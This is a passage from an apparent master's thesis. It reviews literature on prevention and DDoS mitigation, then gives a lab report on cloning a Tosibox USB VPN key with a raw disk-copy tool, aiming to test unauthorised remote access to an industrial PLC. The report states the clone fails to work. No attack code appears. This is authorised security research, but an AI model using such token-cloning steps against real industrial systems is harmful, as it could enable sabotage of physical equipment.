<i>The Pharmaceutical Society of Japan</i>	Haruko Yokoyama, Yuko Nakajima, Yoshikazu Yamamura, Tatsuji Iga and Yasuhiko Yamada	Investigation of Mouth Washing after Inhaled Corticosteroids in the Patients
<i>Acta Pe-diatr Mex</i>	Hernández-Orozco HG1, Castañeda-Narváez JL, Lucas-Reséndiz ME, RosasRuiz A, Aparicio-Santiago GL, Zárate-Castañón P, Camacho-Soto SA	Prevención de neumonía asociada a ventilación con paquete de verificación en la Unidad de Cuidados Intensivos. Estudio piloto
<i>The Scientific World Journal</i>	Ben M. F. Law1 and Daniel T. L. Shek	Process Evaluation of a Positive Youth Development Program in Hong Kong Based on Different Cohorts
<i>The Scientific World Journal</i>	Daniel T.L. Shek and Rachel C.F. Sun	Implementation Quality of a Positive Youth Development Program: Cross-Case Analyses Based on Seven Cases in Hong Kong
<i>Sage</i>	Ben M. F. Law1 and Daniel T. L. Shek	Process Evaluation of a Positive Youth Development Program: Project P.A.T.H.S
<i>acaDEmicus - in-TERna-TionaL sciEnTific journalL</i>	Elsa Toska Dobjani	Length of proceedings as standard of due process of law in the practise of the Constitutional Court of Albania
<i>The Journal of Primary Prevention</i>	Lynne A. Bond and Amy M. Carmola Hauf	Taking Stock and Putting Stock in Primary Prevention: Characteristics of Effective Programs

²²⁹ The semantic review means process were definition domain content is analysed and were domain data is connected in reality or to comparison point.

<i>School Psychology Review</i>	Karen L. Bierman	Commentary: New Models for School-based Mental Health Services
<i>The Journal of Behavioral Health Services & Research</i>	Roger A. Boothroyd, Paul E. Greenbaum, Wei Wang, Krista Kutash, Robert M. Friedman,	Development of a Measure to Assess the Implementation of Children's Systems of Care: The Systems of Care Implementation Survey (SOCIS)
<i>Alcohol Research & Health</i>	Richard L. Spoth, Ph.D.; Lisa M. Schainker, Ph.D., M.P.H.; and Susanne Hiller-Sturmhöfel, Ph.D	TRANSLATING FAMILY-FOCUSED PREVENTION SCIENCE INTO PUBLIC HEALTH IMPACT ILLUSTRATIONS FROM PARTNERSHIP-BASED RESEARCH
<i>JOURNAL OF COMMUNITY PSYCHOLOGY</i>	Abraham Wandersman, E. Gil Clary, Janet Forbush, Susan G. Weinberger and Shawn M. Coyne and Jennifer L. Duffy	COMMUNITY ORGANIZING AND ADVOCACY: INCREASING THE QUALITY AND QUANTITY OF MENTORING PROGRAMS
<i>Association of Schools of Public Health</i>	Noreen Clark, Laurie Lachance, Amy Friedman Mila- novich, Shel- ley Stoll and Daniel F. Awad	Characteristics of Successful Asthma Programs
<i>American Journal of Community Psychology</i>	Irwin Sandler, Amy Ostrom, Mary Jo Bit- ner, Tim S. Ayers, Sharlene Wol- chik, and Vicki-Smith Daniels	Developing Effective Prevention Services for the Real World: A Prevention Service Development Model
<i>Am J Community Psychol</i>	Abraham Wandersman	Four Keys to Success (Theory, Implementation, Evaluation, and Resource/System Support): High Hopes and Challenges in Participation
<i>Am J Community Psychol</i>	Duncan C. Meyers, Jo- seph A. Durlak , Abraham Wandersman	The Quality Implementation Framework: A Synthesis of Critical Steps in the Implementation Process
<i>The Journal of Primary Prevention</i>	Sandra Stith, Irene Pruitt, JEMEG Dees, Michael Fronce, Narkia Green, Anurag Som,	Implementing Community-Based Prevention Programming: A Review of the Literature

	and David Linkh	
J Primary Prevent	Daniel Her- man, Sarah Conover, Alan Felix, Aman Nak- agawa, Danika Mills	Critical Time Intervention: An Empirically Supported Model for Preventing Homelessness in High Risk Groups
Curr Al- lergy Asthma Rep	Luv D. Maka- dia1 & P. Jer- vey Roper1 & Jeannette O. Andrews2 & Martha S. Tingen3	Tobacco Use and Smoke Exposure in Children: New Trends,Harm, and Strategies to Improve Health Outcomes

There are researches, what are effective prevention in medical field. In medical field prevention is understood as process were source which can cause problems or issues is either eliminated by some method. These layers based solutions such as protective gear are seen as effective method to prevent for example transition infections. In addition, promotion and collaborations with support services is seen as in mental health field as preventive process. Early intervention as seen as preventive operation for example handling alcohol problems were problems to drinking are handled. As an effective prevention are seen services which work effectively. Effective prevention programs are effective, if community is ready for them, programs are maintained and develop continually, results and impacts are evaluated how they did work and effective prevention practices are evidence-based and expert opinion based and operations are optimized. Socio economic problems are prevented by taking care severe mental illness and avoiding further problems. Effective prevention are operations were harmfully substances are not allowed to affect the person.

In conclusion, *effective prevention* means based on these premises operations which are evidence-based and they are implemented in early stage to avoid further problems or total eliminating variables which can cause harm in long term or short term to assets. The effective prevention programs must be maintained all the time, constantly developed and they must fit to practice and they must be accepted by the audience or target group.

The semantic review to *cyber security* and *mitigation effectiveness* (Table 2) are following:

Table 2. Literature of the keyword of *cyber security* and *mitigation effectiveness*.

The Journal	The Authors	The Article Title
IEEE	Thomas D uben- dorfer, Matthias Bossardt, Bernhard Plattner	Adaptive Distributed Traffic Control Service for DDoS Attack Mitigation
MILCOM and IEEE	J. Depoy, J. Phe- lan, P. Sholander, B. Smith, G.B. Varnado and G. Wyss	RISK ASSESSMENT for PHYSICAL AND CYBER ATTACKS on CRITICAL INFRASTRUCTURES

The results was two articles. In article of *Risk assessment for physical and cyber-attacks on critical infrastructures*²³⁰ as effective mitigation are seen operations which done before the attack has impact to assets.

„In practice, mitigation can be effective if all of the following conditions apply:

- * Written procedures are established for performing the mitigation actions.*
- * Operators and maintenance personnel are trained to carry out the procedures.*
- * Any spare parts or materials required for the mitigation actions are maintained in a secure location separate from the asset location.*

The Asset Failure Mitigation effectiveness is a unit-less quantity. It is based on the time required to complete the mitigation actions (T_a) and the expected time available from detection of the failure until the CoC is inevitable (T_{ine}).“²³¹

In th article of *Adaptive Distributed Traffic Control Service for DDoS Attack Mitigation*²³² there are study that effective mitigation are procedures which done in early stage, but reactive mitigation is ineffective. The proactive approach where attack type is anticipated seems to effective mitigation procedure, but it can cut out legitimate IP traffic. The researchers have come to conclusion that DDoS mitigation devices are either ineffective or even counterproductive.

„This paper shows that in the case of DDoS reflector attacks they are either ineffective or even counterproductive. Applications of our system are manifold: prevention of source address spoofing, DDoS attack mitigation, distributed firewall-like filtering, new ways of collecting traffic statistics, traceback, distributed network debugging, support for forensic analyses and many more

This section presents related work that addresses mitigation strategies against DDoS attacks. We distinguish two basic mitigation schemes, reactive and proactive, which are analysed in more detail and discussed with regard to their mitigation effectiveness and implementation complexity.

We have seen that the described reactive mitigation schemes fail to be effective against DDoS attacks in all three phases: detection, traceback and filtering. What makes

DDoS attacks so hard to come by is the fact that attack traffic generally contains spoofed source addresses. In DDoS reflector attacks this is even more complex, because the victim does not receive traffic from the DDoS agents directly, but from legitimate sources without spoofed source addresses.

More effective defence strategies are possible within the IP network. Performing ingress filtering, a single router is capable of blocking traffic from a big number of malicious nodes. In [15] the authors show that ingress filtering is already highly effective against source address spoofing even if only approximately 20% of the autonomous systems have it in place

²³⁰ J. Depoy, J. Phelan, P. Sholander, B. Smith, G.B. Varnado and G. Wyss, *Risk assessment for physical and cyber attacks on critical infrastructures*, ieeexplore.ieee.org/iel5/10687/33743/01605959.pdf (Visited 10th of April, 2018).

²³¹ Ibid.

²³² Thomas D ubendorfer, Matthias Bossardt and Bernhard Plattner, *Adaptive Distributed Traffic Control Service for DDoS Attack Mitigation*, <https://ieeexplore.ieee.org/document/1420254/> (Visited 10th of April, 2018).

Our analysis of earlier proposed DDoS attack mitigation systems revealed several inherent weaknesses, which impede those systems to cope with certain classes of DDoS attacks. In particular, such systems may completely cut off legitimate servers or networks under a DDoS reflector attack, thus amplifying the effects of the attack.

Our analysis of earlier proposed DDoS attack mitigation systems revealed several inherent weaknesses, which impede those systems to cope with certain classes of DDoS attacks. In particular, such systems may completely cut off legitimate servers or networks under a DDoS reflector attack, thus amplifying the effects of the attack. We proposed a new distributed traffic control system that enables ISPs to deploy new applications within the network and to safely delegate partial network control to network users. We described how such a system can be used to prevent DDoS reflector attacks, which earlier proposed DDoS attack mitigation systems failed to counteract as our analysis showed. Ultimately, our system effectively stops attack traffic close to the source. Herewith, it frees Network resources that are nowadays wasted for transporting attack traffic around the globe and that harm not only the target system but also cause collateral damage like network congestion. Many new applications, also not security related ones, will emerge once such a system is available. Leveraging acceptance by ISPs for such a system will be vital. We think that our traffic control system [26] offers many incentives for ISPs and at the same time a high level of security against misuse, which was a major concern with other approaches in the field of active and programmable networks. In a next step, we build a prototype to get first experiences with such a system. ²³³

In conclusion of reviewing the definition of effective mitigation and cybersecurity. Effective mitigation means procedure where decision is made precisely correct to intervention process of the attack when the attack is commenced. The mitigation becomes ineffective if it unable to stop commencing attack when it is activated and it effects to legitimate operations and becomes as counterproductive. The mitigation is not same as prevention. Mitigation is based on these two articles as operation procedure where effective methods are applied to commence attack, which cause that the attack do not impact to the assets. The mitigation seems to be not produce where actually planning and preparation of the cyber-attack are intervened, it is rather than reaction to commenced attack and an effective mitigation are procedures, which cause a commenced attack not to affect the assets. The mitigation can in addition fail and then it comes ineffective or comes malicious and certainly ineffective if it stops legitimate operations and anti-proliferative legitimate operations, the mitigation becomes then as counterproductive.

²³³ Ibid

VII. Appendix: Cloning Tosibox Key

Lab Report of Thesis

Title of the lab: Cloning Tosibox Key

Author: Mikko Luomala

165602IVCM

Instructors: Professor *Yannick Le Moullec*, Adjunct Professor *Jyri Paasonen* and Doctoral Candidate *Meelis Roos*

Abstract: This paper is lab for the thesis of master. The lab is about cloning the Tosibox key with publicly available tool. The lab is experimental and research method is empirical research method of observation. The reliability is guaranteed by using metric which measure the experiment is decided to conduct and validity is guaranteed by selecting data from metric to make a final conclusion. The default background is that Tosibox key can be cloned and that cloned Tosibox key features can be used and remote VPN connection to can established through this cloned key for example to remotely control the PLC by unlawfully. However, the empirical data did show that cloning is possible to done by tool of Roadkil's RawCopy Version 1.2, but the cloned VPN software of Tosibox key cannot be run and it will not work.

Table of Contents

List of Definitions	224
List of Figures	225
List of Pictures	226
1 Introduction	227
1.1 Philosophical aspects behind the lab.....	227
1.2 Research method and working hypothesis	227
1.3 The purpose of the experiment.....	227
1.4 Contribution of the author.....	227
1.5 Limitations for experiment.....	228
1.6 Software and equipment for the lab	229
2 The procedures for the lab.....	229
2.1 Second try for experiment.....	232
3 The original Tosibox Key and its operability.....	239
3.1 The original Tosibox key cannot be 100% cloned by software tools	242
4 Conclusion.....	243
5 References	244

List of Definitions

Hacking Hacking is a process where software and hardware is being manipulated to do things which it should not occur based on documentation criterions or information security practices defined in industry of information technology for example in guidelines of U.S NIST. Basically, it is actions where system are accessed or manipulated unlawfully which is aggression act of criminality [1].
HTTP Hypertext Transfer Protocol is protocol which used to transfer data over on Internet [1].
Modbus Modbus is protocol which used by some industrial controller system to steer operations of processes and communicate between nodes [2].
PLC Programmable logic controller which is made to controller physical actuator [3].
USB Universal serial bus for connecting peripheral devices to a computer [4].
VPN Virtual Private Network is protocol which is used to link to different private networks together [4].

List of Figures

Figure 1. The topology of the experimental environment.....	228
---	-----

List of Pictures

Picture 1. The cloning tool and the cloning process.	229
Picture 2. The cloning has successfully by Roadkil's RawCopy Version 1.2 statement. .	230
Picture 3. The cloned Tosibox key has been plugged to the laptop.....	230
Picture 4. The cloned Tosibox Key's setup has been be able to commenced and installation prccess did begin.	231
Picture 5. Clicking the cloned software.	231
Picture 6. The error message when cloned Tosibox key software is being run when the Tosibox key is connected to Pc.....	232
Picture 7. The new Tosibox key and USB drive which will be cloned.	233
Picture 8. The empirical comparison analysis which compared the original Tosibox key and cloned Tosibox key sizes.	234
Picture 9. The cloned Tosibox key.....	235
Picture 10. The cloned Tosibox key's installation software has been laughed.....	236
Picture 11. The installation was successfully and Tosibox's VPN icon is on desktop.....	237
Picture 12. The TosiboxKeyAgent.exe was executed and the software activates.	238
Picture 13. The cloned Tosibox key do not found the cryptographic module from the clone USB drive and it cannot therefore work and cloning is not 100%.....	239
Picture 14. The original Tosibox key.....	240
Picture 15. The Tosibox key was re-installed and the software was executed. The software has found the cryptographic module from the original USB Tosibox key and therefore, it can work.	240
Picture 16. The password was implemented to original Tosibox key.....	241
Picture 17. The original Tosibox Key is fully operational and the VPN software can found cryptographic module from Tosibox key and therefore it can establish connections to Tosibox locks and get their data or establish remote user connection to those devices. Therefore, the original Tosibox Key is fully operational and it works as it should work based on their documentation claims.	242

1 Introduction

The purpose of lab is to research is it possible to clone Tosibox key with exiting tools and therefore, abuse the Tosibox systems with stolen key which is the clone of original key. The research method is empirical research method were observations [5] are for the experimental lab [6]. The purpose of the lab is test is it possible to clone Tosibox key and then misuse the key and install pirated VPN application and remotely sabotage PLC devices.

1.1 Philosophical aspects behind the lab

The scientific studies are based philosophical base [7]. Which means that researchers must have accepted some sort of philosophical thinking to be able to conduct his or her research. Otherwise, it is impossible to do research which reliability, validity and lastly self-correction [8] if any definitions or metrics are not accepted for the research or either create reliable data which can be defined as truth which is theory to explain a phenomena. The philosophy for this lab is look reality as it is and accept the empirical founding's as the truth in current universe were man is located. The empirical observations are collected from precisely stated objects and they are narrowed down to make precise observations which will guarantee reliability [9] in the research and finally, the validity is guarantee by selecting from those empirical founding's the results which were selected to being observed [10].

1.2 Research method and working hypothesis

The research method is empirical research method of observation and conducting experimental lab in isolated environment. The method is used to test working hypothesis, that Tosibox key can be cloned and it could be used to unlawfully established pirated VPN connection to Tosibox master server and therefore, access the plc and sabotage the plc operational parameters. The working hypothesis which is the hypothesis is *Tosibox key can be cloned and it could be used to establish pirate connection and this can be done by using publicly available tools in Internet.*

1.3 The purpose of the experiment

The purpose for the experiment is test that is possible to clone the Tosibox Key and the conduct by this cloned key an unlawfully connection to Tosibox master server and the remotely establish connection for example PLC system and commit computer crime. The experiment is conducted in Finland with authorization of the owner of the Tosibox key and Tosibox system. The computer crimes vary in nations, but as the comparison point will used the Republic of Finland criminal code

1.4 Contribution of the author

The contribution in this lab are the experiment for the Tosibox key²³⁴ and knowledge which can be collected during process and new data that what are possibilities to clone tosibox key and after the cloning will cloned key functions used as it predecessor to establish VPN connection and remotely control the PLC. Therefore, the contribution is experimental lab to

²³⁴ The Tosibox Key is token device for remotely controlling the PLC system via VPN connection and this VPN software is inside of the Tosibox Key which will be installed for Windows systems when the Tosibox key is plugged to USB port of machines. More information is available at www: <https://www.tosibox.com/product/key-100/>

obtain new data that what are possibilities by a publicly available tool to create pirated version of Tosibox key and what can be done and how successfully it will be for hacking purposes.

1.5 Limitations for experiment

This lab is intended for Tosibox Key testing and there will not any PLC testing. In this lab the Tosibox Key will clone and test the clone that how it will work. In further labs these plc experiment will be done and they will be explained. However, the PLC which shall be targeted is Ouman EH-net remote controller device which is controlling through Modbus telemetry the EH-686 PLC and user can controller the functions of the plc from HTTP based web-application interface. The EH-686 PLC is the PLC and this PLC is controlling step motor of Siemens SQS65 based on 10 Kohm potentiometer position which controller by algorithm of compensator.²³⁵ The network topology is following in Figure 1.




Figure 1. The topology of the experimental environment.

The environment has other network devices such as cloud services of PLCs and office servers, but those are not targeted by experiment. The targets are Tosibox lock100, Tosibox master service and PLC system of Ouman EH-net. The offensive machine which will be connected to ethernet topology is IBM thinkpad T42. The Tosibox locates her Master lock service by sending DNS inquires to Tosibox Headquarter main services computers [11], which will tell where this Master Tosibox is located for Tosibox lock100. The Tosibox lock and Master lock are partied by token of Tosibox Key when they are implemented.


²³⁵ More information of the algorithm at [www: https://se.mathworks.com/help/comm/ref/comm.iqimbal-ancecompensator-system-object.html?requestedDomain=true](https://se.mathworks.com/help/comm/ref/comm.iqimbal-ancecompensator-system-object.html?requestedDomain=true)

1.6 Software and equipment for the lab

The software for the lab has been selected the Microsoft word 2013 for writing the report and the report writing machine was Dell Optiplex 3020 Windows 10 machine. For the experimental environment the laptop of Lenovo T520 was used for cloning of the Tosibox key with Roadkil's RawCopy Version 1.2. The Tosibox key was tested on Laptop of IBM Thinkpad T42 with Windows Xp Sp3 Operating Systems which Tosibox Key claims to be support.²³⁶

2 The procedures for the lab

The boot cd of Hiren has been download from the www address.²³⁷ The installation has been done by YouTube guideline²³⁸ and laptop with Tosibox Key has been booted from boot cd of Hiren from USB mass-storage drive. The minixp has been booted and following tool of Roadkil's RawCopy Version 1.2 has been instigated for the experiment. The tool has instigated and the tosibox key was selected as source. It was located on that time in C: segment and then as the destination has been selected 16 Gb Kingsston DataTraveler 100 G3 USB mass-storage stick (Picture 1).



Picture 1. The cloning tool and the cloning process.


The cloning seemed to be successfully, because at that time the cloning program did claim it (Picture 2). The cloning tool claims to copy the Tosibox Key by bit by bit to new destination location.²³⁹ At this point there is reason to believe that it might be possible succeed on its mission, because there is no other evidence to say that it failed on its cloning process.

²³⁶ The installation guide for Windows machines: <https://www.tosibox.com/question/installing-key-software/>

²³⁷ The download link for boot cd of hiren is: <https://sourceforge.net/projects/hirensbcd2bootableusb/>

²³⁸ The YouTube guideline for installation for boot cd of Hiren is available at [www: https://www.youtube.com/watch?v=gGRuk5HDNUA](https://www.youtube.com/watch?v=gGRuk5HDNUA)

²³⁹ More information of the algorithm at [www: http://www.roadkil.net/program.php?ProgramID=22](http://www.roadkil.net/program.php?ProgramID=22)




Picture 2. The cloning has successfully by Roadkil's RawCopy Version 1.2 statement.

Then the cloned Tosibox key has been plugged to laptop of IBM Thinkpad T42 (Picture 3). This has been done to test have the cloning really succeed and what can be done with cloned Tosibox key. The Tosibox setup has been located from the USB drive and it has been laughed and it did commence the installation process of the Tosibox VPN software (Picture 4).




Picture 3. The cloned Tosibox key has been plugged to the laptop.



